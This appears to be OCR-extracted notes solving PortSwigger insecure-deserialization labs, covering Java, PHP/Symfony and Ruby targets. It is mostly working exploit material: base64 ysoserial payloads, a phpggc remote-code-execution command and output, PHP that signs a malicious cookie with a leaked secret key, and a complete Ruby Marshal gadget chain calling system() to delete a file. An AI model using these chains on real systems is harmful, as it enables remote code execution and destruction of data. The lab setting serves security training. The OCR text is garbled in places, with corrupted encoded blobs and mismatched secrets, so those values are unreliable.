HQACAAAAAQAEAB8AAwAZAAAABABABoACAAPAAaAAQAMAAAAJAAD  
AAIAAAAPpwADAUy4AC8SMbYANVexAAAAAQ2AAAAAwABAwACACAA  
AAACACEAEQAAAAoAAQACACMAEAAJdXEAfgAYAAAB1Mr+ur4AAAyAB  
sKAAMAFQcAFwcAGAcAGQEAEHNlcmIhbFZlcnNpb25VSUQBAAFKAQAN  
Q29uc3RhbnRWYXx1ZQVx5mnuPG1HGAEBjxpbml0PgEAAygpVgEABENv  
ZGUBAA9MaW5lTnVtYmVyVGFibGUBABJMb2NhbfZhcmlhYmxlVGFiGUB  
AAR0aGlzAQADRM9vAQAMSW5uZXJDbGFzc2VzAQAITHlzb3NlcmIhbC9w  
YXlsb2Fkcy91dGlsL0dhZGdldHMkRm9vOwEACINvdXJjZUZpbGUBAAxHY  
WRnZXRzLmphdmEMAAoACwcAGgEAI3Izb3NlcmIhbC9wYXlsb2Fkcy91dG  
lsL0dhZGdldHMkRm9vAQAAQamF2YS9sYW5nL09iamVjdAEAFGphdmEvaW  
8vU2VyaWFsaXphYmxlAQafeXNvc2VyaWFsL3BheWxvYWRzL3V0aWwvR  
2FkZ2V0cwAhAAIAAwABAAQAAQAaAAUABgABAACAAAACAAGAAQABAA




oACwABAAwAAAAvAAEAAQAAAAUqtwABsQAAAAIADQAAAAAYAAQAAAD  
wADgAAAAwAAQAAAAUADwASAAAAAgATAAAAAgAUABEAAAAKAAEAA  
gAWABAACXB0AARQd25ycHcBAHhzcgarAmF2YS5sYW5nLkludGVnZXIS  
4qCk94GHOAIAAUkABXZhbHVleHIAEGphdmEubGFuZy5OdW1iZXKGrJUd  
C5TgiwIAAHwAAAAAXg=

this is now url encoded

rO0ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwA  
CSQAEc2I6ZUwACmNvbXBhcmF0b3J0ABZMamF2YS91dGlzL0NvbXBhcm  
F0b3I7eHAAAAACc3IAQm9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWNOaW9  
uczQuY29tcGFyYXRvcnMuVHJhbnNmb3JtaW5nQ29tcGFyYXRvci/5hPArs  
QjMAgACTAAJZGVjb3JhdGVkcQB%2bAAFMAAt0cmFuc2ZvcmlcnQALUx  
vcmcvYXBhY2hlL2NvbW1vbnMvY29sbGVjdGlbnM0L1RyYW5zZm9ybWVY  
O3hwc3IAQG9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWNOaW9uczQuY29tc  
GFyYXRvcnMuQ29tcGFyYWJsZUNvbXBhcmF0b3L79JklG6xNwIAAHhwc  
3IAO29yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWNOaW9uczQuZnVuY3Rvcn  
MuSW52b2tldlRyYW5zZm9ybWVYh%2bj/a3t8zjgCAANbAAVpQXJnc3QAE  
1tMamF2YS9sYW5nL09iamVjdDtMAAtpTWV0aG9kTmFtZXQAEkxqYXZhL2  
xhbmcvU3RyaW5nO1sAC2IQYXJhbVR5cGVzdAASW0xqYXZhL2xhbmcvQ2  
xhc3M7eHB1cgATW0xqYXZhLmxhbmcuT2JqZWNOO5DOWJ8QcylsAgAAe  
HAAAAAAdAAObmV3VHJhbnNmb3JtZXJ1cgASW0xqYXZhLmxhbmcuQ2x  
hc3M7qxbXrsvNWpkCAAB4CAAAAAB3BAAAAANzcgA6Y29tLnN1bi5vcmc  
uYXBhY2hlLnhhbGFuLmludGVybmFsLnhzbnRjLnRyYXguVGvGxhdGVzS  
W1wbAIXT8FurKszAwAGSQANX2luZGVudE51bWJlckkADI90cmFuc2xldElu  
ZGV4WwAKX2J5dGVjb2Rlc3QAA1tbQlsABI9jbGFzc3EafgALTAAFX25hbW  
VxAH4ACkwAEV9vdXRwdXRQcm9wZXJ0aWVzdAAWTGphdmEvdXRpbC9  
Qcm9wZXJ0aWVzO3hwAAAAAP////91cgADW1tCS/0ZFWdn2zcCAAB4cAA  
AAAJ1cgACW0Ks8xf4BghU4AIAAHwAAAGqsr%2bur4AAAAYADkKAAMA  
lgcANwcAJQcAJgEAEHNlcmhbfZlcnNpb25VSUQBAAFKAQANQ29uc3Rh  
bnRWYWx1ZQWtIJpZkd3vPgEABjxpbmlOPgEAAygpVgEABENvZGUBAA9M  
aW5ITnVtYmVyVGFibGUBABJMb2NhbfZhcmlhYmxlVGFibGUBAAR0aGlzA  
QATU3R1YIRyYW5zbGV0UGF5bG9hZAEADElubmVyQ2xhc3NlcwEANUx5c  
29zZXJpYWwvcGF5bG9hZHMvdXRpbC9HYWRnZXRzJFN0dWJUcmFuc2  
xldFBheWxvYWQ7AQAJdHJhbnNmb3JtAQByKExjb20vc3VuL29yZy9hcGFj  
aGUveGFsYW4vaW50ZXJuYWwveHNsdGMvRE9NO1tMY29tL3N1bi9vcmc

vYXBhY2hIL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmIhbGl6YXRpb25IYW5kbGVyOylWAQAIzG9jdW1lbnQBAC1MY29tL3N1bi9vcmcvYXBhY2hIL3hnbGFuL2ludGVybmFsL3hzbHRjL0RPTTsBAahoYW5kbGVycwEAQItMY29tL3N1bi9vcmcvYXBhY2hIL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmIhbGl6YXRpb25IYW5kbGVyOwEACkV4Y2VwdGlvbnMHACcBAKYotGNvbS9zdW4vb3JnL2FwYWN0ZS94YWxhbi9pbnRlcm5hbC94c2x0Yy9ET007TGNvbS9zdW4vb3JnL2FwYWN0ZS94bWwvW50ZXJuYWwvZHRtL0RUTUF4aXNJdGVyYXRvcjtMY29tL3N1bi9vcmcvYXBhY2hIL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmIhbGl6YXRpb25IYW5kbGVyOylWAQAIaXRlcmF0b3IBADVMy29tL3N1bi9vcmcvYXBhY2hIL3htbC9pbnRlcm5hbC9kdG0vRFRNQXhpc0l0ZXJhdG9yOwEAB2hhbmRsZXIBAEFMY29tL3N1bi9vcmcvYXBhY2hIL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmIhbGl6YXRpb25IYW5kbGVyOwEACINvdXJjZUZpbGUBAAxHYWRnZXRzLmphdmEMAAoACwcAKAEAM3Izb3NlcmIhbC9wYXIsb2Fkcy91dGlsL0dhZGdldHMkU3R1YIRyYW5zbGV0UGF5bG9hZAEAQGNvbS9zdW4vb3JnL2FwYWN0ZS94YWxhbi9pbnRlcm5hbC94c2x0Yy9ydW50aW1lL0Fic3RyYWN0VHJhbnNsZXQBABRqYXZhL2lvL1NlcmIhbGl6YWJsZQEAOwNvbS9zdW4vb3JnL2FwYWN0ZS94YWxhbi9pbnRlcm5hbC94c2x0Yy9UcmFuc2xldEV4Y2VwdGlvbgEAH3Izb3NlcmIhbC9wYXIsb2Fkcy91dGlsL0dhZGdldHMBAAg8Y2xpbml0PgEAEWphdmEvbGFuZy9SdW50aW1lBwAqAQAKZ2V0UnVudGltZQEAFSgpTGphdmEvbGFuZy9SdW50aW1lOwwALAAAtCgArAC4BABpybSAvaG9tZS9jYXJs b3MvbW9yYWxILnR4dAgAMAEABGV4ZWMBACcoTGphdmE vbGFuZy9TdHJpbmc7KUxqYXZhL2xhbmcvUHJvY2VzczsMADIAMwoAKwA0AQANU3RhY2tNYXBuYXJsZQEAG3Izb3NlcmIhbC9Qd25lcjxMDk1MzA3OTIyOQEAHUx5c29zZXJpYWwvUHduZXI5MTA5NTMwNzkyMjk7ACEAAgADAAEABAABABOABQAGAAEABwAAAAIACAEEAAEACgALAAEADAAAAC8AAQABAAAABSq3AAGxAAAAAgANAAAABgABAAAALwAOAAAADAABAAAABQAPADgAAAA BABMAFAACAAwAAAA/AAAAAwAAAAGxAAAAAgANAAAABgABAAAANA AOAAAAIAADAAAAAQAPADgAAAAAAEAFQAWAAEAAAABABcAGAACAB kAAAAEAAEAGgABABMAGwACAawAAABJAAAABAAAAAGxAAAAAgANA AAABgABAAAAOAAOAAAAKgAEAAAAAQAPADgAAAAAAEAFQAWAAEA AAABABwAHQACAAAAAQAEb8AAwAZAAAABAAABABOACAAPaAsAAQA MAAAAJAADAIAAAAPpwADAUy4AC8SMbYANVexAAAAQA2AAAAAwA BAwACACAAAAACACEAEQAAAAoAAQACACMAEAAJdXEafgAYAAAB1M r%2bur4AAAAyABsKAAMAFQcAFwcAGAcAGQEAEHNlcmIhbFZlcnNpb25V SUQBAAFKAAQANQ29uc3RhbnRWYWx1ZQVx5mnuPG1HGAEABjxpbml0PgE

AAygpVgEABENvZGUBAA9MaW5ITnVtYmVyVGFIbGUBABJMb2NhbfZhcmlhYmxlVGFibGUBAAR0aGlzAQADrm9vAQAMSW5uZXJDbGFzc2VzAQAITHlzb3NlcmIhbcC9wYXIsb2Fkcy91dGlzL0dhZGdldHMkRm9vOwEACINvdXJjZUZpbGUBAAxHYWRnZXRzLmphdmEMAAoACwcAGgEAI3Izb3NlcmIhbcC9wYXIsb2Fkcy91dGlzL0dhZGdldHMkRm9vAQAAQamF2YS9sYW5nL09iamVjdAEAFGphdmEvaW8vU2VyaWFsaXphYmxlAQafeXNvc2VyaWFsL3BheWxvYWwRzL3V0aWwvR2FkZ2V0cwAhAAIAAwABAAQAAQAaAAUABgABAACAAAACAAgAAQABAAoACwABAaWAAAAvAAEAAQAAAAUqtWABsQAAAAIADQAAAAYAAQAAADwADgAAAAwAAQAAAAUADwASAAAAAgATAAAAAgAUABEA AAKAAEAAgAWABAACXB0AARQd25ycHcBAHhzcGARamF2YS5sYW5nLkludGVnZXIS4qCk94GHOAIAAUkABXZhbHVleHIAEGphdmEubGFuZy5OdW1iZXKGrJUdC5TgiwIAAHwAAAAAXg%3d



## Lab: Exploiting PHP deserialization with a pre-built gadget chain


This lab has a serialization-based session mechanism that uses a signed cookie. It also uses a common PHP framework. Although you don't have source code access, you can still exploit this lab's insecure deserialization using pre-built gadget chains.



To solve the lab, identify the target framework then use a third-party tool to generate a malicious serialized object containing a remote code execution payload. Then, work out how to generate a valid signed cookie containing your malicious object. Finally, pass this into the website to delete the

`morale.txt` file from Carlos's home directory.

You can log in to your own account using the following credentials: `wiener:peter`




Directive	Local Value	Master Value
zlib.output_handler	no value	no value

### Additional Modules

Module Name
-------------

### Environment

Variable	Value
GATEWAY_INTERFACE	CGI/1.1
SUDO_GID	10000
REMOTE_HOST	103.82.41.179
USER	carlos
HTTP_TE	trailers
SECRET_KEY	94wajsc3l394llls18rficax68sol5b
HTTP_SEC_FETCH_USER	?1
QUERY_STRING	no value
HOME	/home/carlos
HTTP_USER_AGENT	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
HTTP_UPGRADE_INSECURE_REQUESTS	1
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
SCRIPT_FILENAME	/home/carlos/cgi-bin/phpinfo.php
HTTP_HOST	0a9c000503bad01d8200118100cd000d.web-security-academy.net
SUDO_UID	10000
LOGNAME	carlos



```
(charon@DESKTOP-U6PP1DL)-[~/temp/phpggc]
$ ./phpggc Symfony/RCE4_exec 'rm /home/carlos/morale.txt' | base64 -w 0
Tzo0NzoiU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQWRhcHRlcLxUYWdBdD2FyZUFkYXB0ZXIiOiI6e3M6NTc6IgBTeW1mb255XENvbXBvbmVudFxDYWNoZVxB
ZGFwdGVyXFRhZ0F3YXJlQWRhcHRlcgBkZWZlcnJlZCI7YToxOntpOjA7TzozMzoiU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQ2FjaGVJdGVtIjoyOntzOjEx
OjIAKgBwb29sSGFzaCI7aToxOjM6MTI6IgAgAGlubmVzSXRlbSI7c3oyNjoicm0gL2hvbWUvY2FybG9zL21vcnFsZS50eHQiO319czo1MzoiAFN5bWZvbmlc
Q29tcG9uZW50XENhY2h1XEFkYXB0ZXJcVGFuQXdhcmVhZGFwdGVyAHBvb2wiO086NDQ6ILN5bWZvbmlcQ29tcG9uZW50XENhY2h1XEFkYXB0ZXJcUHJveH1B
ZGFwdGVyIjoyOntzOjU0OiIAU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQWRhcHRlcLxQcm94eUFkYXB0ZXIACG9vbEhhc2giO2k6MTtzOjU0OiIAU3ltZm9u
eVxDb21wb25lbnRcQ2FjaGVcQWRhcHRlcLxQcm94eUFkYXB0ZXIAC2V0SW5uZXJjdGVtIjtzOjQ6ImV4ZWMiO319Cg==
(charon@DESKTOP-U6PP1DL)-[~/temp/phpggc]
$
```


```
<?php
$secret = "94wajsx3l39i4lfls18rffcx68sot5b";
$token = "Tzo0NzoiU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQWRhcHRlcLxUYWdBdD2FyZUFkYXB0ZXIiOiI6e3M6NTc6IgBTeW1mb255XENvbXBvbmVudFxDYWNoZVxBZGFwdGVyXFRhZ0F3YXJlQWRhcHRlcgBkZWZlcnJlZCI7YToxOntpOjA7TzozMzoiU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQ2FjaGVJdGVtIjoyOntzOjExOjIAKgBwb29sSGFzaCI7aToxOjM6MTI6IgAgAGlubmVzSXRlbSI7c3oyNjoicm0gL2hvbWUvY2FybG9zL21vcnFsZS50eHQiO319czo1MzoiAFN5bWZvbmlcQ29tcG9uZW50XENhY2h1XEFkYXB0ZXJcVGFuQXdhcmVhZGFwdGVyAHBvb2wiO086NDQ6ILN5bWZvbmlcQ29tcG9uZW50XENhY2h1XEFkYXB0ZXJcUHJveH1BZGFwdGVyIjoyOntzOjU0OiIAU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQWRhcHRlcLxQcm94eUFkYXB0ZXIACG9vbEhhc2giO2k6MTtzOjU0OiIAU3ltZm9ueVxDb21wb25lbnRcQ2FjaGVcQWRhcHRlcLxQcm94eUFkYXB0ZXIAC2V0SW5uZXJjdGVtIjtzOjQ6ImV4ZWMiO319Cg==";

// FIXED: Proper hash_hmac usage
$sig = hash_hmac('sha1', $token, $secret);

// Correctly build the final cookie JSON
$cookie = urlencode(json_encode([
    "token" => $token,
    "sig_hmac_sha1" => $sig
]));

echo $cookie . "\n";
?>
```





## Lab: Exploiting Ruby deserialization using a documented gadget chain

This lab uses a serialization-based session mechanism and the Ruby on Rails framework. There are documented exploits that enable remote code execution via a gadget chain in this framework.

To solve the lab, find a documented exploit and adapt it to create a malicious serialized object containing a remote code execution payload. Then, pass this object into the website to delete the `morale.txt` file from Carlos's home directory.

You can log in to your own account using the following credentials:  
wiener:peter

```
(charon@DESKTOP-U6PP1DL) - [~/temp]
$ cat rubyid.rb
require 'rubygems'
require 'rubygems/package' # Required to use Gem::Package::TarReader
require 'base64'
require 'net/http'

# Prevent execution during marshal dump
module Gem
  class Requirement
    def marshal_dump
      [@requirements]
    end
  end
end

# Create WriteAdapter manually to bypass constructor limitations
wa1 = Net::WriteAdapter.allocate
wa1.instance_variable_set('@socket', Kernel)
wa1.instance_variable_set('@method_id', :system)

# Set up a malicious RequestSet object
rs = Gem::RequestSet.allocate
```

```
require 'rubygems'
require 'rubygems/package' # 🌟 Required to use Gem::Package::TarReader
require 'base64'
require 'net/http'
```

```
# Prevent execution during marshal dump
module Gem
  class Requirement
    def marshal_dump
      [@requirements]
    end
  end
end
```

```
# Create WriteAdapter manually to bypass constructor limitations
wa1 = Net::WriteAdapter.allocate
wa1.instance_variable_set('@socket', Kernel)
wa1.instance_variable_set('@method_id', :system)
```

```
# Set up a malicious RequestSet object
```

```

rs = Gem::RequestSet.allocate
rs.instance_variable_set('@sets', wa1)
rs.instance_variable_set('@git_set', "rm /home/carlos/morale.txt")

# Another WriteAdapter
wa2 = Net::WriteAdapter.allocate
wa2.instance_variable_set('@socket', rs)
wa2.instance_variable_set('@method_id', :resolve)

# Fake TarReader::Entry object
entry = Gem::Package::TarReader::Entry.allocate
entry.instance_variable_set('@read', 0)
entry.instance_variable_set('@header', "aaa")

# Wrap it in BufferedIO
buffered_io = Net::BufferedIO.allocate
buffered_io.instance_variable_set('@io', entry)
buffered_io.instance_variable_set('@debug_output', wa2)

# TarReader object
tar_reader = Gem::Package::TarReader.allocate
tar_reader.instance_variable_set('@io', buffered_io)

# Malicious Requirement object
req = Gem::Requirement.allocate
req.instance_variable_set('@requirements', tar_reader)

# Final payload
payload = Marshal.dump([Gem::SpecFetcher, Gem::Installer, req])
puts Base64.encode64(payload)



```



delete the

`morale.txt` file from Carlos's home directory.

You can log in to your own account using the following credentials: `wiener:peter`



now look the code and modify the php code to generate serialize payload

```
<?php
```

```
// === Include vulnerable classes ===
```



```

class CustomTemplate {
    private $default_desc_type;
    private $desc;
    public $product;

    public function __construct($desc_type = 'HTML_DESC') {
        $this->desc = new Description();
        $this->default_desc_type = $desc_type;
        $this->build_product();
    }

    public function __sleep() {
        return ["default_desc_type", "desc"];
    }

    public function __wakeup() {
        $this->build_product();
    }

    private function build_product() {
        $this->product = new Product($this->default_desc_type, $this->desc);
    }
}

class Product {
    public $desc;

    public function __construct($default_desc_type, $desc) {
        $this->desc = $desc->$default_desc_type;
    }
}

class Description {
    public $HTML_DESC;
    public $TEXT_DESC;
}

```

```

    public function __construct() {
        $this->HTML_DESC = '<p>This product is <blink>SUPER</blink> cool
in html</p>';
        $this->TEXT_DESC = 'This product is cool in text';
    }
}

```

```

class DefaultMap {
    private $callback;

    public function __construct($callback) {
